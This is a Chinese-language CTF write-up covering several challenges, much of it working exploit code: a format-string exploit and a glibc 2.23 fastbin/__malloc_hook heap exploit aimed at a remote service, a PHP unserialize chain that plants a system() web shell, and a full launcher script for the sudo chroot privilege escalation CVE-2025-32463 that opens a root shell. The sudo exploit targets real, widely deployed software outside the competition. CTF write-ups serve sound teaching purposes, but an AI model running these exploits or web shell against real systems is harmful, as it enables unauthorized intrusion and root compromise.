
WP

misc

BB84

GPT deepthink出了，思路大概如下



获取 flag 结果

经过上述分析与多重解密，我们最终锁定了通信中隐藏的真旗标：

`flag{9175782b167d00375b412a8dbd1df763}`

上述字符串出现在通信最后一条消息中，没有被标记为假旗帜，符合Flag格式。我们验证了其完整性并将其作为本题的最终解答。

推理过程总结：首先利用抓包信息暴露的漏洞（已知种子和密钥）重建了会话密钥；随后针对密文的异常，利用多次重复的已知明文成功逆向出了额外的异或混淆；最终从大量诱饵信息中筛选出真正的flag。整套过程充分说明，该QKD系统实现存在多处漏洞使其安全性不复存在：**可预测的伪随机导致密钥可被重现** inspirehep.net **；不当的信息泄露使Eve无需量子攻击即可得密钥；重复使用密钥和已知明文又使加密内容可被破解**。现实中，这样的系统无法提供量子通信应有的安全保障。

来源

Wireshark打开获取到明文字段

`SEED:123456789`和会话密钥为16进制`XOR_KEY:8660ace90c0352f3`

以及BB64的基序列x++x+x+xx++x+xxxxx++x+xxxxxx++x+

通过对比多条消息的重复部分“**This is a fake flag**”，我们猜测存在一个短周期的XOR密钥在重复作用。我们将若干段初步明文按位对齐，发现某些字符在不同段间呈周期性变化。特别地，对比真实短语和对应乱码，推断出二字节序列0x09 0x1B作为异或掩码。随后，我们将所有初步明文再与0x09 0x1B循环异或
解除二层异或后，发现在发送了几十条假flag之后
最后一条消息的内容格式发生变化：`flag{9175782b167d00375b412a8dbd1df763}`

得到最终的flag：flag{9175782b167d00375b412a8dbd1df763}

pwn

我最好的初代同事

三次fmt，一次泄露，一次修改栈上的链状指针，使得存在一个指向返回地址的指针，然后改到后门即可。

用ai过一下检验

```
import sys
sys.path.append("/home/sakura/文档/python_tools/pwn/exp/")
from My import *
context(os='linux', arch='amd64', log_level='debug', terminal=['tmux', 'sp', '-h'])
file_name = "./fmt"
b_examp=0x0012F8
congfig = {
    "file_name": file_name,
    "url": "113.201.14.253",
    "port": 54322,
    "pie": 1,
    "start": 1,
    "c_num": 1,
    "mode_choice": 1,  # 0→本地 1→远程 2→debug
    "b_slice": [b_examp]
}
io = start(congfig)  # 统一入口
libc = ELF("/lib/x86_64-linux-gnu/libc.so.6", checksec=None)
elf=ELF(file_name)
def at(is_pie = congfig['pie']):
    b_string = ""
    b_slice = congfig['b_slice']
    for addr in b_slice:
        if is_pie:
```

```
            b_string += f"b *$rebase({hex(addr)})\n"
        else:
            b_string += f"b *{hex(addr)}\n"
    gdb.attach(io, gdbscript=b_string)
    #pause()
    sleep(0.5)
system=0x014E3
def recv_until_question(io):
    """
    一直读到算术题那行: "what's %d add %d"
    返回该行字符串
    """
    while True:
        line = io.recvline(timeout=5)
        if not line:
            continue
        line = line.decode(errors='ignore').strip()
        # log.info(f"line: {line}")
        if "what's" in line and "add" in line:
            return line

def solve_test_human(io):
    """
    过 5 次 test_human
    """
    for _ in range(5):
        q = recv_until_question(io)         # e.g. "what's 34 add 49"
        nums = list(map(int, re.findall(r'\d+', q)))
        if len(nums) < 2:
            # 理论上不会走到这，但防御一下
            continue
        a, b = nums[0], nums[1]
        io.sendline(str(a + b))

def enter_game(io):
    """
```

```
    welcome 的 banner 不需要特殊处理，
    solve_test_human 会自动跳过 banner，抓到题目行。
    过完后就进入 game 菜单。
    """
    solve_test_human(io)
    # 现在程序应该输出 game 的提示了，你可以接着 recv/parse
    io.recvuntil(b"You just have 3 times to talk with god", timeout=5)
    log.success("Passed test_human, now in game!")
enter_game(io)



sla(b"[2]leave",cha(1))

sla(b"Input:",b'%8$p%10$p')

ru(b'0x')
system=int(rv(12),16) + (0x5555555554e3-0x5555555551a0)
print(hex(system))
ru(b'0x')
stack=int(rv(12),16)-0x20+8
print(hex(stack))

sla(b"[2]leave",cha(1))
sla(b"Input:",b'%'+cha(stack&0xffff)+b'c%10$hn')
sla(b"[2]leave",cha(1))
sla(b"Input:",b'%'+cha(system&0xffff)+b'c%14$hn')
inter()
```

我不吃牛肉

堆题，2.23，显然是fastbin attack to hijack malloc hook

题目需要通过控制srand的seed控制rand进入相应选项，用python的ctype找一下seed就行

```
import ctypes

libc = ctypes.CDLL("libc.so.6")

def f(seed):
    # 只取低 32 位，和题目一致
    libc.srand(ctypes.c_uint(seed).value)
    return libc.rand() % 4

seeds = [-1, -1, -1, -1]  # 记录得到 0/1/2/3 时用的 seed
target_found = [False] * 4

# 简单从 0 开始枚举，通常很快就能找到
for s in range(0, 1_000_000):
    v = f(s)
    if not target_found[v]:
        target_found[v] = True
        seeds[v] = s
        print(f"rand()%4 == {v}  →  seed = {s}")
    if all(target_found):
        break

print("最终结果：")
print("choice=0 → add()    → seed =", seeds[0])
print("choice=1 → delete() → seed =", seeds[1])
print("choice=2 → edit()   → seed =", seeds[2])
print("choice=3 → show()   → seed =", seeds[3])
```

之后就可以正常通过choice增删改查了，在delete存在UAF，edit和show均没有检查，所以首先通过unsortedbin leak libc，然后通过UAF，覆写fastbin fd，任意malloc到__malloc_hook处，__malloc_hook在执行时rdi为size，size没有检查，直接通过libc里的binsh作为hook的参数，即可getshell

```
import sys
sys.path.append("/home/sakura/文档/python_tools/pwn/exp/")
from My import *
context(os='linux', arch='amd64', log_level='debug', terminal=['tmux', 'sp', '-h'])
file_name = "./pwn"
b_examp=0x000C3E
b_edit=0xBFA
b_add=0x0B27
congfig = {
    "file_name": file_name,
    "url": "113.201.14.253",
    "port":48058,
    "pie": 1,
    "start": 1,
    "c_num": 1,
    "mode_choice": 1,  # 0→本地 1→远程 2→debug
    "b_slice": [b_edit,b_add]
}
io = start(congfig)  # 统一入口
libc = ELF("./libc.so.6", checksec=None)
elf=ELF(file_name)
def at(is_pie = congfig['pie']):
    b_string = ""
    b_slice = congfig['b_slice']
    for addr in b_slice:
        if is_pie:
            b_string += f"b *$rebase({hex(addr)})\n"
        else:
            b_string += f"b *{hex(addr)}\n"
    gdb.attach(io, gdbscript=b_string)
    #pause()
    sleep(0.5)

def menu(choice):
```

```
    sla(b'choice:\n', cha(choice))

def add(index, size):
    menu(8)
    sla(b'index:\n', cha(index))
    sla(b'size:\n', cha(size))

def delete(index):
    menu(4)
    sla(b'index:\n', cha(index))

def edit(index, length, content):
    menu(2)
    sla(b'index:\n', cha(index))
    sla(b'length:\n', cha(length))
    sa(b'content:\n', content)

def show(index):
    menu(0)
    sla(b'index:\n', cha(index))

add(0,0x600)
add(1,0x60)
add(2,0x60)

delete(0)
show(0)

libc_base=get_addr(64)-(0x7fb59b9c4b78 - 0x7fb59b600000)
print(hex(libc_base))
malloc_hook=libc_base+libc.sym['__malloc_hook']
one=libc_base+libc.sym['system']
bin_sh=libc_base+libc.search('/bin/sh').__next__()
delete(1)
delete(2)
edit(1,8,p64(malloc_hook-3-8-0x18))
```

```
add(3,0x60)
add(4,0x60)

add(5,0x60)

edit(5,0x60,p8(0)*3+p64(0)*2+p64(one))
add(6,bin_sh)

inter()
```

GAME

我勒个超级玛丽奥

页面右键bash shell然后拿flag就行

web

```php
<?php
class install {
    public $username;
    public $password;

    public function __wakeup()
    {
        echo "Hello,".$this->username;
    }

    public function __toString()
    {
        ($this->username)();
        return "Guest";
    }

    public function __destruct()
    {
        if(file_exists("install.lock")){
            exit("Already installed");
        }else{
            $config = [
                'username' => $this->username,
                'password' => md5($this->password)
            ];
            var_dump($this->username);
            file_put_contents('config.php', serialize($config));
            file_put_contents('install.lock', "ok");
        }
    }
}

class Until {
```

```
    public $a;
    public $b;
    public $c;

    public function __invoke()
    {
        $this->write($this->a, $this->b, $this->c);
    }

    public function __toString()
    {
        return "HappyUnserialize";
    }

    public function write($cla, $file, $cont)
    {
        $obj = new $cla();
        $obj->open($file,$cont);
        return True;
    }
}

$a=new install();
$b=new install();
$c=new Until();
$a->username=$b;
$b->username=$c;
$c->a="ZipArchive";
$c->b="install.lock";
$c->c=8;
$c->d='<?php system($_POST[\'0\']);?>';

echo urlencode(serialize($a));
```

a:2:{s:8:"username";O:7:"install":2:{s:17:"installusername";O:5:"Until":4:{s:1:"a";s:10:"ZipArchive";s:1:"b";s:12:"install.lock";s:1:"c";i:8;s:1:"d";s:28:"flag{4370fe8e030eef69510ff00f0179d177}
";}s:17:"installpassword";N;}s:8:"password";s:32:"d41d8cd98f00b204e9800998ecf8427e";}

INFO SEC

最近还好吗

ssh连入 然后sudo提权即可

```
https://github.com/MohamedKarrab/CVE-2025-32463.git
```

```
#!/bin/bash

# CVE-2025-32463 PoC launcher - Karrab
#   - Chooses the correct base-64 payload for the local CPU
#   - Tries the “dynamic” build first, then falls back to “static”

set -euo pipefail

stage_dir=""

cleanup() {
  if [[ -n "$stage_dir" && -d "$stage_dir" ]]; then
    rm -rf "$stage_dir"
  fi
}
trap cleanup EXIT

detect_arch() {
  local arch
```

```
  arch=$(uname -m | tr '[:upper:]' '[:lower:]')
  case "$arch" in
    amd64|x64) echo x86_64 ;;
    i686|i586) echo i386 ;;
    armv8|arm64) echo aarch64 ;;
    *) echo "$arch" ;;
  esac
}

ARCH=$(detect_arch)
HERE=$(dirname "$(readlink -f "$0")")
DIRS=("$HERE/archs-dynamic" "$HERE/archs-static")
B64_NAME="king.${ARCH}.b64"

run_exploit() {
  local payload_b64="$1"
  local label="$2"

  stage_dir=$(mktemp -d /tmp/sudo_king.stage.XXXXXX)
  cd "$stage_dir"

  mkdir -p king/etc libnss_

  echo "$payload_b64" | base64 -d > libnss_/king.so.2
  chmod 755 libnss_/king.so.2

  echo "passwd: /king" > king/etc/nsswitch.conf
  cp /etc/group king/etc/group

  echo "[*] Launching sudo with $label payload ..."
  sudo -R king king
  return $?
}

main() {
  echo "[*] Detected architecture: $ARCH"
```

```
  for dir in "${DIRS[@]}"; do
    local b64_file="$dir/$B64_NAME"
    local label
    label=$(basename "$dir")

    if [[ ! -f "$b64_file" ]]; then
      echo "[!] Missing payload file: $b64_file"
      continue
    fi

    local payload_b64
    payload_b64=$(< "$b64_file")
    if run_exploit "$payload_b64" "$label"; then
      echo "[+] Exploit succeeded – root shell should be open."
      exit 0
    else
      echo "[!] $label payload failed. Trying next ..."
    fi
  done

  echo "[!] All payload variants failed. Check architecture mapping or rebuild."
  exit 1
}

main "$@"
```